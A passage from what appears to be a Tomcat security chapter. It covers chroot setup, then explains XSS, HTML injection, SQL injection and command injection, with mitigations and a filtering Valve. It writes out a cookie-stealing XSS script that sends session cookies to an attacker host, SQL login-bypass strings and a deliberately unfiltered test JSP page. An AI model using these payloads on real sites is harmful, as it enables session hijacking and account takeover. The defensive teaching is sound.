   # cp jbchroot /usr/local/bin/
   # ls -la `which chroot`
   -rwxr-xr-x    1 root     root         5920 Jan 16  2001 /usr/sbin/chroot
   # chmod 755 /usr/local/bin/jbchroot
   ```

```
# chown root /usr/local/bin/jbchroot
# chgrp root /usr/local/bin/jbchroot
```

4. Choose a non-root user and/or group that you will run Tomcat as. It can be any user on the system, but we suggest creating a new user account and/or group that you will use only for this installation of Tomcat. If you create a new user account, set its login shell to */dev/null*, and lock the user's password.

5. Shut down Tomcat if it is already running:

```
# /etc/rc.d/init.d/tomcat4 stop
```

6. Edit your *tomcat4* init script to use the absolute path to jbchroot instead of chroot, passing it one or more switches for changing user and/or group:

```
#!/bin/sh
# Tomcat init script for Linux.
#
# chkconfig: 345 63 37
# description: Tomcat Automatic Startup/Shutdown on Linux
# See how we were called.
case "$1" in
  start)
        /usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/
jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -
classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.
24/bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/
jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-
tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/
usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start
\
    >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  stop)
        /usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \
        /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/
jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -
classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.
24/bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/
jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-
tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/
usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap stop \
    >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  *)
        echo "Usage: tomcat4 {start|stop}"
        exit 1
esac
```

7. Modify the permissions of Tomcat's directory tree so that the non-root user has just enough permission to run Tomcat. The goal here is to give no more permissions than necessary, so the security stays tight. You might need to experiment with your version of Tomcat to determine what it does and doesn't need to have read and write permissions to. In general, the Tomcat user needs read access to

everything in the Tomcat distribution, but it may need write access to only the *logs/*, *tmp/*, *work/*, and *webapp/* directories. It may also need write access to some files in *conf/* if your Tomcat is configured to use the `UserDatabaseRealm` to write to *conf/tomcat-users.xml* (Tomcat is configured to do this by default), or to the Admin web application to write to *conf/server.xml*:

```
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24
# chmod 755 .
# chown -R tomcat logs/ temp/ webapps/ work/ conf/
```

8. Make sure that Tomcat is not configured to run on a privileged port—running as a non-`root` user, it won't have permission to run on port 80. Examine your *$CATALINA_HOME/conf/server.xml* to make sure that Tomcat will try to open only server ports higher than 1023.
9. Start Tomcat:

```
# /etc/rc.d/init.d/tomcat4 start
```

10. Examine your log files for exception stack traces. If there are any, they might indicate file ownership/permissions problems. Go through your Tomcat distribution tree, and look at the ownerships and permissions on both the directories and the files. You can give your Tomcat `chroot` user more permissions to files, and that may fix the problem. Also, if Tomcat failed to start up all the way, it may leave JVM processes hanging around, so watch out for those before you try to start Tomcat again.

If your Tomcat happily serves requests without log file exceptions, you're done with your `chroot` setup! Other than the root of its filesystem being remapped, Tomcat should run just as it would in a non-`chroot`ed installation—Tomcat doesn't even realize that it's running inside a `chroot` jail.

Filtering Bad User Input

Regardless of what you use Tomcat for, if untrusted users can submit requests to your Tomcat server, it is at risk of being attacked by malicious users. Tomcat's developers have endeavored to make Tomcat as secure as they can, but ultimately it's Tomcat's administrators who install and configure Tomcat, and it's the web application developers who must develop the web applications that operate within Tomcat. As secure as Tomcat is, it's still easy to write an insecure web application. However, just writing an application that does what it needs to do is difficult. Knowing all of the ways that malicious users could exploit the web application code (and how to prevent that exploitation from happening) probably isn't the web developers' main focus.

Unfortunately, if the web application itself is not specifically written to be secure, Tomcat may not be secure either. There are a small number of known web application security exploits that can compromise a web site's security. For that reason, anyone administering a Tomcat installation should not assume that Tomcat has already taken care of all of the security concerns! Configuring Tomcat to use a security manager helps to secure these web applications and installing Tomcat in a `chroot` jail sets OS kernel–level restrictions that are hard to break out of, but doing those things doesn't magically fix all vulnerabilities. Some exploits will still work, depending on the features of the applications you run.

If you administer one or more Tomcat installations that run untrusted web applications from customers or other groups of people, or if you run web applications that you did not write and do not have the source code for, you probably can't change the applications, regardless of whether they're secure. You may be able to choose not to host them on your servers, but fixing the application code to be secure is rarely an option. Even worse, if you host multiple web applications in a single running instance of Tomcat and one of the applications has security vulnerabilities, the vulnerable application could make *all* of your web applications insecure. As the administrator, you should do what you can to filter bad user input before it reaches the potentially vulnerable web applications, and you should be proactive about researching known security vulnerabilities that may affect your servers.

In this section, we show you the details of some well-known web application security vulnerabilities and some suggested workarounds, and then show you some filter code that you can install and use to protect your Tomcat instances.

Vulnerabilities

Let's look at the details of some of the web application security exploits. These exploits are all remote-user exploits, which means a malicious remote user sends carefully crafted request data to Tomcat in an attempt to circumvent the web application's security. But, if you can filter out the bad data, you can prevent the attacks from succeeding.

Cross-site scripting

This is one of the most commonly known web application security exploits. Simply put, cross-site scripting (XSS)[*] is the act of writing malicious web browser scripting code and tricking another user's web browser into running it, all by way of a third party's web server (such as your Tomcat). XSS attacks are possible when a web application echoes back user-supplied request data without first filtering it. XSS is most common when the web application is being accessed by users with web browsers that support scripting languages (e.g., JavaScript or VBScript). Usually, XSS attacks

[*] Some people abbreviate it CSS because "cross" starts with a letter C. However, like most Three Letter Acronyms (TLAs), that combination already had an even more commonly known meaning: Cascading Style Sheets. So, to avoid any confusion between these two different web concepts, we now abbreviate cross-site scripting as XSS.

attempt to steal a user's session cookie value, which the attacker then uses to log into the web site as the user who owned the cookie, obtaining full access to the victim's capabilities and identity on that web site. This is commonly referred to as HTTP session hijacking.

Here's one example of how XSS could be used to hijack a user's session. A web site (called *www.example.com* for the purpose of this example) running on Tomcat is set up to allow users to browse the web site and read discussion forums. In order to post a message to the discussion forum, the site requires that users log in, but it offers free account registration. Once logged in, a user can post messages in discussion forums and do other things on the site, such as online shopping. A malicious attacker notices that the web site supports a search function that echoes back user search query strings, and it does not filter or escape any special characters that users supply in the search query strings. That is, if users search for "foo", they get a list of all pages that refer to "foo". However, if there are no search results for "foo", the server says something like "Could not find any documents including 'foo'."

The attacker then tries a search query like this:

```
<b>foo</b>
```

The site replies back:

```
Could not find any documents including 'foo'.
```

Notice that the search result message interpreted the bold tags that were typed into the search query string as HTML, rather than text! Then, the user tries this query string:

```
 <script language='javascript'>alert(document.cookie)</script>
```

If the server echoes this back to the web browser verbatim, the web browser will see the query string content as regular HTML containing an embedded script that opens an alert dialog window. This window shows any and all HTTP cookies (including their values) that apply to this web page. If the web site does this, and the user has a session cookie, the attacker knows the following things:

- The web application is usable for XSS attacks because it doesn't adequately filter user input, at least on this page.
- It is possible to use this web site to relay a small JavaScript program that will run on another user's web browser.
- It is possible to use this web site to obtain another user's login session cookie and do something with that cookie's value.

The attacker then writes a very short JavaScript program that takes the session cookie and sends it to the attacker's machine for inspection. For example, if the attacker hacked into an account on the *www.groovywigs.com* server and wanted to inspect a victim's cookie on that machine, he could write a JavaScript program that sends the victim's session cookie value to that account like this:

```
<script language="javascript">document.location="http://www.groovywigs.com/foo" +
document.cookie</script>
```

Once run, this script makes a JavaScript-enabled web browser send the session cookie value to *www.groovywigs.com*.

To execute this script, the attacker finds out how search parameters are sent to the vulnerable site's search engine. This is most likely done through simple request parameters, and the relevant URL looks something like this:

```
http://www.example.com/search?query=foo
```

By using that example, the malicious user then creates a URL that includes his script and sends a victim's browser to a place where the attacker can inspect the victim's session cookie:

```
http://www.example.com/search?query=<script language="javascript">document.
location="http://www.groovywigs.com/foo" + document.cookie</script>
```

Then, using URL encoding, the malicious user disguises the same URL content:

```
http://www.example.com/search?query=%3Cscript+language%3D%22javascript%22%3Edocument.
location%3D%22http%3A%2F%2Fwww.groovywigs.com%2Ffoo%22+%2B+document.
cookie%3C%2Fscript%3E
```

This URL does the same thing as the previous URL, but it is less human-readable. By further encoding some of the other items in the URL, such as `"javascript"` and the `"document.cookie"` strings, the attacker can make it even harder to recognize the URL as an XSS-attack URL.

The attacker then finds a way to get this XSS exploit link into one or more of the web site users' web browsers. Usually, the more users that the attacker can give the link to, the more victims there are to exploit. So, sending it in a mailing list email or posting it to a discussion forum on the web site will get lots of potential victims looking at it—and some will click on it. The attacker creates a fake user account on the *www.example.com* web site using fake personal data (verified with a fake email account from which he can send a verification reply email). Once logged into the web site with this new fake user account, the attacker posts a message to the discussion forum that includes the link. Then, the attacker logs out and waits, watching the access logs of the *www.groovywigs.com* web server he is hacked into. If a logged-in user of *www.example.com* clicks on the link, her session cookie value will show up in the access log of *www.groovywigs.com*. Once the attacker has this cookie value, he can use this value to access the account of the victim without being prompted to log into the site.

How the user makes her web browser use this cookie value is different for every brand of web browser, and can even vary across versions of the same brand of browser, but there's always a way to use it.

The worst case scenario here is for the web site to store sensitive information such as credit card numbers (for the online shopping portions of the web site) and have them compromised because of an XSS attack. It's possible that the attacker could silently record the credit card information without the users on this site knowing that it happened, and the administrators of *www.example.com* would never know that they are the source of the information leak.

A large number of popular web sites are vulnerable to XSS exploits. They may not make it as easy as the previous example, but if there's a spot in a web application where unfiltered input is echoed back to a user, then XSS exploits can be devised. On some sites, it's not even necessary for the attacker to have a valid user account in order to use an XSS exploit. Web servers with web applications that are vulnerable to XSS attacks are written in all programming languages (including Java) and run on any operating system. It's a generic and widespread web browser scripting problem, and it's a problem on the server side that comes mainly from not validating and filtering bad user input.

What can you do as a Tomcat administrator to help fix the problem?

- Configure Tomcat to use the `BadInputFilterValve` shown in "HTTP Request Filtering," later in this chapter. This `Valve` is written to escape certain string patterns from the `GET` and `POST` parameter names and values so that most XSS exploits fail to work, without modifying or disabling your web applications.
- In cases where Tomcat `Valves` aren't available, rework your applications so that they validate user input by escaping special characters and filtering out vulnerable string patterns, much like the `BadInputFilterValve` does.
- Read the XSS-related web pages referenced in the "See Also" section of this chapter, and learn about how these exploits work. Filter all user request data for anything that could cause a user's web browser to run a user-supplied script. This includes `GET` and `POST` parameters (both the names and the values), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.
- Read about other suggested solutions to XSS attacks around the Web, and look into whether they would help you. This will probably help you stay up-to-date on potential solutions.
- Use only HTTPS and CLIENT-CERT authentication, or implement some other method of session tracking that doesn't use HTTP cookies. Doing this should thwart any XSS attack that attempts to hijack a user's session by stealing the session cookie value.

As usual, there's no way to filter and catch 100% of the XSS exploit content, but you can certainly protect against most of it.

HTML injection

This vulnerability is also caused by improper user input validation and filtering. HTML injection is the act of writing and inserting HTML content into a site's web pages so that other users of the web site see things that the administrators and initial authors of the web site didn't intend to publish. This content does not include any scripting code, such as JavaScript or VBScript—that is what a cross-site scripting exploit does. This vulnerability is about plain HTML.

Some advisory pages call this "HTML insertion."

Here are some examples of what a malicious user could use HTML injection to do, depending on what features the vulnerable web site offers:

- Trick the web site's users into submitting their username and password to an attacker's server by inserting a malicious HTML form (a "Trojan horse" HTML injection attack).
- Include a remotely-hosted malicious web page in its entirety within the vulnerable site's web page (for example, using an inner frame). This can cause a site's users to think that the attacker's web page is part of the site and unknowingly disclose sensitive data.
- Publish illegal or unwanted data on a web site without the owners of the web site knowing. This includes defacing a web site, placing a collection of pirate or illegal data links (or even illegal data itself) on a site, etc.

Most web sites that are vulnerable to HTML injection allow (at a minimum) an attacker to use an HTTP `GET` request to place as much data on the vulnerable site as the HTTP client will allow in a single URL, without the attacker being logged into the vulnerable site. Like with XSS attacks, the attacker can send these long URLs in email or place them on other web pages for users to find and use. Of course, the longer the URL, the less likely it is that people will click on them, unless the link's URL is obscured from their view (for instance, by placing the long URL in an HTML `href` link).

Needless to say, this vulnerability is a serious one. Surprisingly, we weren't able to find much information on the Web that was solely about HTML injection and not about XSS as well. This is largely because most HTML injection vulnerabilities in web applications can also be used for XSS. However, many sites that protect against XSS by filtering on tags such as `<script>` are still completely vulnerable to HTML injection.

What can you do as a Tomcat administrator to help fix the problem?

- Configure Tomcat to use the `BadInputFilterValve` shown in "HTTP Request Filtering," later in this chapter.
- If you can't install any Tomcat `Valves`, rework your applications so that they validate user input by escaping special characters and filtering out vulnerable string patterns, much like the `BadInputFilterValve` does.

- Filter all user request data for the < and > characters, and if they're found, translate them to `&lt;` and `&gt;`, respectively. This includes `GET` and `POST` parameters (both the names and the values), HTTP request header names and their values (including cookies), and other URL fragments, such as URI path information.
- Run only web applications that do not allow users to input HTML for display on the site's web pages.
- Once you think your site is no longer vulnerable, move on to researching as many different kinds of XSS attacks as you can find information about, and try to filter those as well, since many obscure XSS vulnerabilities can cause more HTML injection vulnerabilities.

SQL injection

In comparison to XSS and HTML injection, SQL injection vulnerabilities are quite a bit rarer and more obscure. SQL injection is the act of submitting malicious SQL query string fragments in a request to a server (usually an HTTP request to a web server) in order to circumvent database-based security on the site. SQL injection can also be used to manipulate a site's SQL database in a way that the site's owners and authors didn't anticipate (and probably wouldn't like). This type of attack is possible when a site allows user input in SQL queries and has improper or nonexistent validation and filtering of that user input.

This vulnerability is also known as "SQL insertion."

The only way that server-side Java code can be vulnerable to this kind of an attack is when the Java code doesn't use JDBC `PreparedStatements`. If you're sure that your web application uses *only* JDBC `PreparedStatements`, it's unlikely your application is vulnerable to SQL injection exploits. This is because `PreparedStatements` do not allow the logic structure of a query to be changed at variable insertion time, which is essential for SQL insertion exploits to work. If your web application drives non-Java JDBC code that runs SQL queries, then your application may also be vulnerable. Aside from Java's `PreparedStatements` (and any corresponding functionality in other programming languages), SQL injection exploits can work on web applications written in any language for any SQL database.

Here's an example of a SQL injection vulnerability. Let's say your web application is written in Java using JDBC `Statements` and not `PreparedStatements`. When a user attempts to log in, your application creates a SQL query string using the username and password to see if the user exists in the database with that password. If the username and password strings are stored in variables named `username` and `password`, for example, you might have code in your web application that looks something like this:

```
// We already have a connection to the database. Create a Statement to use.
Statement statement = connection.createStatement( );

// Create a regular String containing our SQL query for the user's login,
// inserting the username and password into the String.
String queryString = "select * from USER_TABLE where USERNAME='" +
    username + "' and PASSWORD='" + password + "';";

// Execute the SQL query as a plain String.
ResultSet resultSet = statement.executeQuery(queryString);

// A resulting row from the db means that the user successfully logged in.
```

So, if a user logged in with the username of "jasonb" and a password of "guessme", the following code would assign this string value to `queryString`:

```
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='guessme';
```

The string values of the `username` and `password` variables are concatenated into the `queryString`, regardless of what they contain. For the purposes of this example, let's also assume that the application doesn't yet do any filtering of the input that comes from the username and password web page form fields before including that input in the `queryString`.

Now that you understand the vulnerable setup, let's examine the attack. Consider what the `queryString` would look like if a malicious user typed in a username and password like this:

```
Username: jasonb
Password: ' or '1'='1
```

The resulting `queryString` would be:

```
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='' or '1'='1';
```

Examine this query closely: while there might not be a user in the database named `jasonb` with an empty password, `'1'` always equals `'1'`, so the database happily returns all rows in the `USER_TABLE`. The web application code will probably interpret this as a valid login since one or more rows were returned. An attacker won't know the exact query being used to check for a valid login, so it may take some guessing to get the right combination of quotes and Boolean logic, but eventually a clever attacker will break through.

Of course, if the quotation marks are escaped before they are concatenated into the `queryString`, it becomes much harder to insert additional SQL logic into the `queryString`. Further, if whitespace isn't allowed in these fields, it can't be used to separate logical operators in the `queryString`. Even if the application doesn't use `PreparedStatements`, there are still ways of protecting the site against SQL injection exploits—simply filtering out whitespace and quotes makes SQL injection much more difficult to accomplish.

Another thing to note about SQL injection vulnerabilities is that each brand of SQL database has different features, each of which might be exploitable. For instance, if the web application runs queries against a MySQL database, and MySQL allows the # character to be used as a comment marker, an attacker might enter a username and password combination like this:

```
Username: jasonb';#
Password: anything
```

The resulting `queryString` would look like this:

```
select * from USER_TABLE where USERNAME='jasonb';# and PASSWORD='anything';
```

Everything after the # becomes a comment, and the password is never checked. The database returns the row `where USERNAME='jasonb'`, and the application interprets that result as a valid login. On other databases, two dashes (`--`) mark the beginning of a comment and could be used instead of #. Additionally, single or double quotes are common exploitable characters.

There are even rare cases where SQL injection exploits call stored procedures within a database, which then can perform all sorts of mischief. This means that even if Tomcat is installed in a secure manner, the database may still be vulnerable to attack through Tomcat, and one might render the other insecure if they're both running on the same server computer.

What can you do as a Tomcat administrator to help fix the problem?

- Configure Tomcat to use the `BadInputFilterValve` shown in "HTTP Request Filtering," later in this chapter.
- If you can't install any Tomcat `Valves`, rework your web application to use only `PreparedStatements` and to validate user input by escaping special characters and filtering out vulnerable string patterns, much like the `BadInputFilterValve` does.
- Filter all user request data for the single and double quote characters, and if they're found, translate them to `&#39;` and `&quot;`, respectively. This includes `GET` and `POST` parameters (both the names and the values), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.

Command injection

Command injection is the act of sending a request to a web server that will run on the server's command line in a way that the authors of the web application didn't anticipate in order to circumvent security on the server. This vulnerability is found on all operating systems and server software that run other command-line commands to perform some work as part of a web application. It is caused by improper or nonexistent validation and filtering of the user input before passing the user input to a command-line command as an argument.

There is no simple way to determine whether your application is vulnerable to command injection exploits. For this reason, it's a good idea to always validate user input. Unless your web application uses the `CGIServlet` or invokes command-line commands on its own, your web application probably isn't vulnerable to command injection exploits.

In order to guard against this vulnerability, most special characters must be filtered from user input, since command shells accept and use so many special characters. Filtering these characters out of all user input is usually not an option because some parts of web applications commonly need some of the characters that must be filtered. Escaping the backtick, single quote, and double quote characters is probably good across the board, but for other characters it may not be so simple. To account for a specific application's needs, you might need custom input validation code.

What can you do as a Tomcat administrator to help fix the problem?

- Configure Tomcat to use the `BadInputFilterValve` shown in the section "HTTP Request Filtering."
- If you can't install any Tomcat `Valves`, rework your web applications so that they validate user input by escaping special characters and filtering out vulnerable string patterns, much like the `BadInputFilterValve` does.
- Filter all user request data, and allow only the following list of characters to pass through unchanged: "`0-9A-Za-z@-_:`". All other characters should *not* be allowed. This includes `GET` and `POST` parameters (both the names and the values), HTTP request header names and their values (including cookies), and any other URL fragments, such as URI path info.

HTTP Request Filtering

Now that you've seen the details of some different exploit types and our suggested solutions, we show you how to install and configure code that will fix most of these problems.

In order to easily demonstrate the problem, and to test a solution, we've coded up a single JSP page that acts like a common web application, taking user input and showing a little debugging information. Example 6-4 shows the JSP source of the *input_test.jsp* page.

Example 6-4. JSP source of input_test.jsp

```
<html>
  <head>
    <title>Testing for Bad User Input</title>
  </head>
  <body>

    Use the below forms to expose a Cross-Site Scripting (XSS) or
    HTML injection vulnerability, or to demonstrate SQL injection or
    command injection vulnerabilities.

    <br><br>
```

Example 6-4. JSP source of input_test.jsp (continued)

```
<!-- Begin GET Method Search Form -->
<table border="1">
  <tr>
    <td>
       Enter your search query (method="get"):

      <form method="get">
        <input type="text" name="queryString1" width="20"
               value="<%= request.getParameter("queryString1")%>"
        >
        <input type="hidden" name="hidden1" value="hiddenValue1">
        <input type="submit" name="submit1" value="Search">
      </form>
    </td>
    <td>
      queryString1 = <%= request.getParameter("queryString1") %><br>
      hidden1 =      <%= request.getParameter("hidden1") %><br>
      submit1 =      <%= request.getParameter("submit1") %><br>
    </td>
  </tr>
</table>
<!-- End GET Method Search Form -->

<br>

<!-- Begin POST Method Search Form -->
<table border="1">
  <tr>
    <td>
       Enter your search query (method="post"):

      <form method="post">
        <input type="text" name="queryString2" width="20"
               value="<%= request.getParameter("queryString2")%>"
        >
        <input type="hidden" name="hidden2" value="hiddenValue2">
        <input type="submit" name="submit2" value="Search">
      </form>
    </td>
    <td>
      queryString2 = <%= request.getParameter("queryString2") %><br>
      hidden2 =      <%= request.getParameter("hidden2") %><br>
      submit2 =      <%= request.getParameter("submit2") %><br>
    </td>
  </tr>
</table>
<!-- End POST Method Search Form -->

<br>

<!-- Begin POST Method Username Form -->
<table border="1">
  <tr>
```

Example 6-4. JSP source of input_test.jsp (continued)

```
    <td width="50%">
      <% // If we got a username, check it for validity.
         String username = request.getParameter("username");
         if (username != null) {
             // Verify that the username contains only valid characters.
             boolean validChars = true;
             char[] usernameChars = username.toCharArray( );
             for (int i = 0; i < username.length( ); i++) {
                 if (!Character.isLetterOrDigit(usernameChars[i])) {
                     validChars = false;
                     break;
                 }
             }
             if (!validChars) {
                 out.write("<font color=\"red\"><b><i>");
                 out.write("Username contained invalid characters. ");
                 out.write("Please use only A-Z, a-z, and 0-9.");
                 out.write("</i></b></font><br>");
             }
             // Verify that the username length is valid.
             else if (username.length( ) < 3 || username.length( ) > 9) {
                 out.write("<font color=\"red\"><b><i>");
                 out.write("Bad username length. Must be 3-9 chars.");
                 out.write("</i></b></font><br>");
             }
             // Otherwise, it's valid.
             else {
                 out.write("<center><i>\n");
                 out.write("Currently logged in as <b>" + username + "\n");
                 out.write("</b>.\n");
                 out.write("</i></center>\n");
             }
         }
      %>

      Enter your username [3-9 alphanumeric characters]. (method="post"):

      <form method="post">
        <input type="text" name="username" width="20"
               value="<%= request.getParameter("username")%>"
        >
        <input type="hidden" name="hidden3" value="hiddenValue3">
        <input type="submit" name="submit3" value="Submit">
      </form>

    </td>
    <td>
      username = <%= request.getParameter("username") %><br>
      hidden3 =      <%= request.getParameter("hidden3") %><br>
      submit3 =      <%= request.getParameter("submit3") %><br>
    </td>
  </tr>
</table>
```

Example 6-4. JSP source of input_test.jsp (continued)


```
    <!-- End POST Method Username Form -->

  </body>
</html>
```

Copy the *input_test.jsp* file into your ROOT web application:

```
    # cp input_test.jsp $CATALINA_HOME/webapps/ROOT/
```

Access the page at *http://localhost:8080/input_test.jsp*. When it loads, it should look like Figure 6-3.


Testing for Bad User Input - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost:8080/input_test.jsp
Search
Print
Home Bookmarks
Done

Use the below forms to expose a Cross Site Scripting (XSS) or HTML injection vulnerability, or to demonstrate SQL injection or command injection vulnerabilities.

Enter your search query (method="get"): null [Search]	queryString1 = null
	hidden1 = null
	submit1 = null

Enter your search query (method="post"): null [Search]	queryString2 = null
	hidden2 = null
	submit2 = null

Enter your username [3-9 alphanumeric characters]. (method="post"): null [Submit]	username = null
	hidden3 = null
	submit3 = null

Figure 6-3. input_test.jsp running

The forms on the page contain two mock search query forms and one mock username entry form. The two search query forms are basically the same, but one uses HTTP GET and the other uses HTTP POST. Additionally, their parameters are numbered differently so that we can play with both forms at once and keep their parameter values from interfering with each other. The page does absolutely no input validation for the search query forms, but it does perform input validation for the username form. All of the forms on the page automatically repopulate themselves with the last submitted value (or null if there isn't any last value).

Try entering data into the forms to expose the page's vulnerabilities. Here are some examples:

- Enter `<script language="javascript">alert(document.cookie)</script>` into one of the search fields to display your own session cookie by way of XSS.

- Enter `<iframe src=http://jakarta.apache.org></iframe>` into one of the search fields to demonstrate that an HTML injection exploit would work.
- Try entering `"><input type="hidden" name="hidden3" value="SomethingElse">` into the username field, and then enter `foo` and submit again. Notice that on the second submittal, the value of `hidden3` changed to `SomethingElse`. That's a demonstration of incomplete input validation, plus parameter manipulation.
- Enter a username of `jasonb' OR ''='` and note that it does indeed set the `username` parameter to that string, which could take advantage of an SQL injection vulnerability (depending on how the application's database code is written).

For each input field in your web application, make an exact list of all of the characters that your application needs to accept as user input. Accept *only* those characters, and filter everything else out. That approach seems safest. Although, if the application accepts a lot of special characters, you may end up allowing enough for various exploits. To work around these cases, you can use exploit pattern search and replace filtering (for instance, regular expression search and replace), but usually only for exploits that you know about in advance. Fortunately, we have information about several common web application security exploits for which we can globally filter.

If you globally filter all request information for regular expression patterns that you know are used mostly for exploits, you can modify the request before it reaches your code and stop the known exploits. Upon finding bad request data, you should either forbid the request or escape the bad request data. That way, applications don't need to repeat the filter code, and the filtering can be done globally with a small number of administration and maintenance points. You can achieve this kind of global filtering by installing a custom Tomcat `Valve`.

Tomcat `Valves` offer a way to plug code into Tomcat and have that code run at various stages of request and response processing, with the web application content running in the middle (i.e., after the request processing and before the response processing). `Valves` are not part of a web application, but are code modules that run as if they were part of Tomcat's servlet container itself. Another great thing about `Valves` is that a Tomcat administrator can configure a `Valve` to run for all deployed web applications or for a particular web application—whatever scope is needed for the desired effect. Appendix D contains the complete source code for *BadInputFilterValve.java*.

`BadFilterValve` filters only parameter names and values. It does *not* filter header names or values, or other items (such as path info) that could contain exploitation data. Filtering the parameters will do for most attacks, but not for all, so beware.

`BadInputFilterValve` filters various bad input patterns and characters in order to stop XSS, HTML injection, SQL injection, and command injection exploits. Table 6-2 shows the allowed attributes of the BadInputFilterValve, for use in your *server.xml* configuration file.

Table 6-2. BadInputFilterValve attributes

Attribute	Meaning
className	The Java class name of this Valve implementation; must be set to com.oreilly.tomcat.valves.BadInputFilterValve.
debug	Debugging level, where 0 is none, and positive numbers result in increasing detail. The default is 0.
escapeQuotes	Determines whether this Valve will escape any quotes (both double and single quotes) that are part of the request, before the request is performed. Defaults to true.
escapeAngleBrackets	Determines whether this Valve will escape any angle brackets that are part of the request, before the request is performed. Defaults to true.
escapeJavaScript	Determines whether this Valve will escape any potentially dangerous references to JavaScript functions and objects that are part of the request. Defaults to true.
allow	A comma-delimited list of the allowed regular expressions configured for this Valve, if any.
deny	A comma-delimited list of the disallowed regular expressions configured for this Valve, if any.

To compile the Valve, first set the CATALINA_HOME environment variable, and then create a directory for the class in *$CATALINA_HOME/server/classes*, like this:

```
# export CATALINA_HOME=/usr/local/jakarta-tomcat-4.1.24
# mkdir -p $CATALINA_HOME/server/classes/com/oreilly/tomcat/valves
```

Then, copy the file into this directory and compile it:

```
# cd $CATALINA_HOME/server/classes
# javac -classpath $CATALINA_HOME/server/lib/catalina.jar:$CATALINA_HOME/common/lib/
servlet.jar:$CATALINA_HOME/server/lib/jakarta-regexp-1.2.jar -d $CATALINA_HOME/
server/classes com/oreilly/tomcat/valves/BadInputFilterValve.java
```

Once the class is compiled, remove the source from the Tomcat directory tree:

```
# rm com/oreilly/tomcat/valves/BadInputFilterValve.java
```

Then, configure the Valve in your *server.xml*. Edit your *$CATALINA_HOME/conf/server.xml* file and add a declaration to your default Context, like this:

```
<Context path="" docBase="ROOT" debug="0">
  <Valve className="com.oreilly.tomcat.valves.BadInputFilterValve"
         deny="\x00,\x04,\x08,\x0a,\x0d"/>
</Context>
```

Then, stop and restart Tomcat:

```
# /etc/rc.d/init.d/tomcat4 stop
# /etc/rc.d/init.d/tomcat4 start
```

It's okay if you get the following errors in your *catalina.out* log on startup and shutdown:

```
ServerLifecycleListener: createMBeans: MBeanException
java.lang.Exception: ManagedBean is not found with BadInputFilterValve
```

You may also get errors like this:

```
ServerLifecycleListener: destroyMBeans: Throwable
javax.management.InstanceNotFoundException: MBeanServer cannot find MBean with
ObjectName Catalina:type=Valve,sequence=5461717,path=/,host=localhost,service=Tomcat-
Standalone
```

That's just the JMX management code saying that it doesn't know how to manage this new `Valve`, which is okay.

Now that you've installed the `BadInputFilterValve`, your *input_test.jsp* page should be immune to all XSS, HTML injection, SQL injection, and command injection exploits. Try submitting the same exploit parameter contents as before. This time, it will escape the exploit characters and strings instead of interpreting them.

See Also

General information about filtering bad user input

http://spoor12.edup.tudelft.nl/SkyLined%20v4.2/?Whitepapers

http://www.owasp.org/asac/input_validation

http://www.cgisecurity.com

Cross-site scripting (XSS)

http://www.cert.org/advisories/CA-2000-02.html

http://www.idefense.com/idpapers/XSS.pdf

http://www.cgisecurity.com/articles/xss-faq.shtml

http://www.ibm.com/developerworks/security/library/s-csscript/?dwzone=security

http://archives.neohapsis.com/archives/vulnwatch/2002-q4/0003.html

http://www.owasp.org/asac/input_validation/css.shtml

http://httpd.apache.org/info/css-security/

